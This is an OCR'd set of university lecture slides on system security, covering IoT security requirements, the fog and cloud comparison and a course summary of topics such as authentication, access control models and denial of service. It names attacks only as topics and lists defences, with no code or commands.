


Figure 13.9 **The IoT and Cloud Context**

Table 13.4 Comparison of Cloud and Fog Features

	Cloud	Fog
Location of processing/storage resources	Center	Edge
Latency	High	Low
Access	Fixed or wireless	Mainly wireless
Support for mobility	Not applicable	Yes
Control	Centralized/hierarchical (full control)	Distributed/hierarchical (partial control)
Service access	Through core	At the edge/on handheld device
Availability	99.99%	Highly volatile/highly redundant
Number of users/devices	Tens/hundreds of millions	Tens of billions
Main content generator	Human	Devices/sensors
Content generation	Central location	Anywhere
Content consumption	End device	Anywhere
Software virtual infrastructure	Central enterprise servers	User devices

IoT Security

- IoT is perhaps the most complex and undeveloped area of network security
- The embedded devices are riddled with vulnerabilities and there is no good way to patch them




Figure 13.10 **IoT Security: Elements of Interest**

IoT Security and Privacy Requirements

- ITU-T Recommendation Y.2066 (*Common Requirements of the Internet of Things*, June 2014)Data loss prevention
  - **Communication security**: Secure, trusted, and privacy protected communication capability is required
  - **Data management security**: Secure, trusted, and privacy protected data management capability is required
  - **Service provision security**: Secure, trusted, and privacy protected service provision capability is required
  - **Integration of security policies and techniques**: The ability to integrate different security policies and techniques is required
  - **Mutual authentication and authorisation**: Before a device can access the IoT, mutual authentication and authorization between the device and IoT is required
  - **Security audit**: Any data access or attempt to access IoT applications are required to be fully transparent, traceable and reproducible according to appropriate regulation and laws

IoT Gateway Security Functions

- Support identification of each access to the connected devices.
- Support authentication with devices
- Support mutual authentication with applications
- Support the security of the data that are stored in devices and the gateway or transferred between the gateway and devices, or transferred between the gateway and applications
- Support mechanisms to protect privacy for devices and the gateway
- Support self-diagnosis and self-repair as well as remote maintenance
- Support firmware and software update
- Support auto configuration or configuration by applications




Figure 13.11 **IoT Gateway Security Functions**

An IoT Security Framework

- Cisco developed a framework for IoT security that serves as a useful guide to the security requirements for IoT
  - **Smart objects**: sensors, actuators, and other embedded systems at the edge of the network
  - **Fog/edge network**: concerned with the wired and wireless interconnection of IoT devices
  - **Core network**: provides data paths between network center platforms and the IoT devices
  - **Data center/cloud**: contains application, data storage, network management platforms




Figure 13.12 **IoT Security Environment**

Four general security capacities

- **Role-based security:**
  - assign access rights to roles instead of individual users
  - users are assigned to different roles
- **Anti-tamper and detection:**
  - important at the device and fog network levels but also extends to the core network level
  - may involve components that are physically outside the area of the enterprise
- **Data protection and confidentiality:**
  - extend to all level of the architecture
- **Internet protocol protection:**
  - Protection of data in motion from eavesdropping and snooping is essential between all levels.





Figure 13.13 Secure IoT Framework

CSCI262 : System Security

Week 13: Summary



Databases:

Access control
Inference
SQL injection

Environments:

Networks
Computers
OS: Windows
Web Servers
Databases

Web Systems:

Apache
JavaScript
CGI
PHP

Attacks:

Buffer overrun
DoS & DDoS
Malicious Code
Phishing

Fundamentals:

User Authentication
and
Access control

Defence:


Auditing
Client puzzles
Good coding practices
IDS
Firewalls

SYSTEM SECURITY

- There are many considerations that we haven't touched on.
- It is important to keep your eyes, ears and mind open.

Dilbert: June 20th 2008

- And the important issues change over time.




Reproduced with permission. Please visit www.SecurityCartoon.com for more material. Cartoons © 2007 By Sukamol Srikwan & Markus Jakobsson

SecurityCartoon.com has some great cartoons containing some good illustrations and good advice.

User Authentication

- Bases for authentication.
  - "Something you had once, something you've forgotten, or something you once were."
- Errors in authentication
- Passwords.
- Problems with passwords:
  - Poor choices.
  - Brute force.
  - Dictionary attacks.
  - Unix login process:
    - Hashing
    - Salting.
    - Shadowing.
- One-time passwords.


- Biometrics briefly
- Token-based authentication.
- CAPTCHA.
  - For authentication and for denial of service.





Access control

- What is it?
- Objects and Subjects.
- Representations:
  - Access control matrices.
  - Access control lists.
  - Capabilities.
  - Advantages and disadvantages.

- Types of access control:
  - Discretionary versus mandatory.
  - Based on:
    - Identity.
    - Group.
    - Role.
    - Protection rings.
    - Privileges.
    - Attributes.
- Labels and lattices.







- Properties:
  - ss and *.
- Access control mantras:
  - **BLP**: Confidentiality based:
    - “No write down, no read up!”
  - **Biba**: Integrity based:
    - “No write up, no read down!”

Denial of Service

- What is it and what does it threaten?
- Specific system targets:
  - Memory.
  - Processors.
  - Communication bandwidth.
- May not be purely brute force.
  - Attacks on poorly configured devices or software, or poorly developed protocols.
  - TCP SYN flooding, Smurfs and Fraggles.
  - Ping of death.
- Distributed DOS.
  - Reflection
  - Amplification


Protecting against DOS

- Tricky business ☹
- Time-out.
- Random dropping.
- (SYN)-cookies.
- Puzzles:
  - Juels and Brainard mechanism with sub-puzzles. Hash-based.
  - Without requiring hashes in the generation → Aura et al.

Buffer overflow

- What is it?
- When is it likely to occur?
  - And how can we avoid it?
- What are the likely effects?
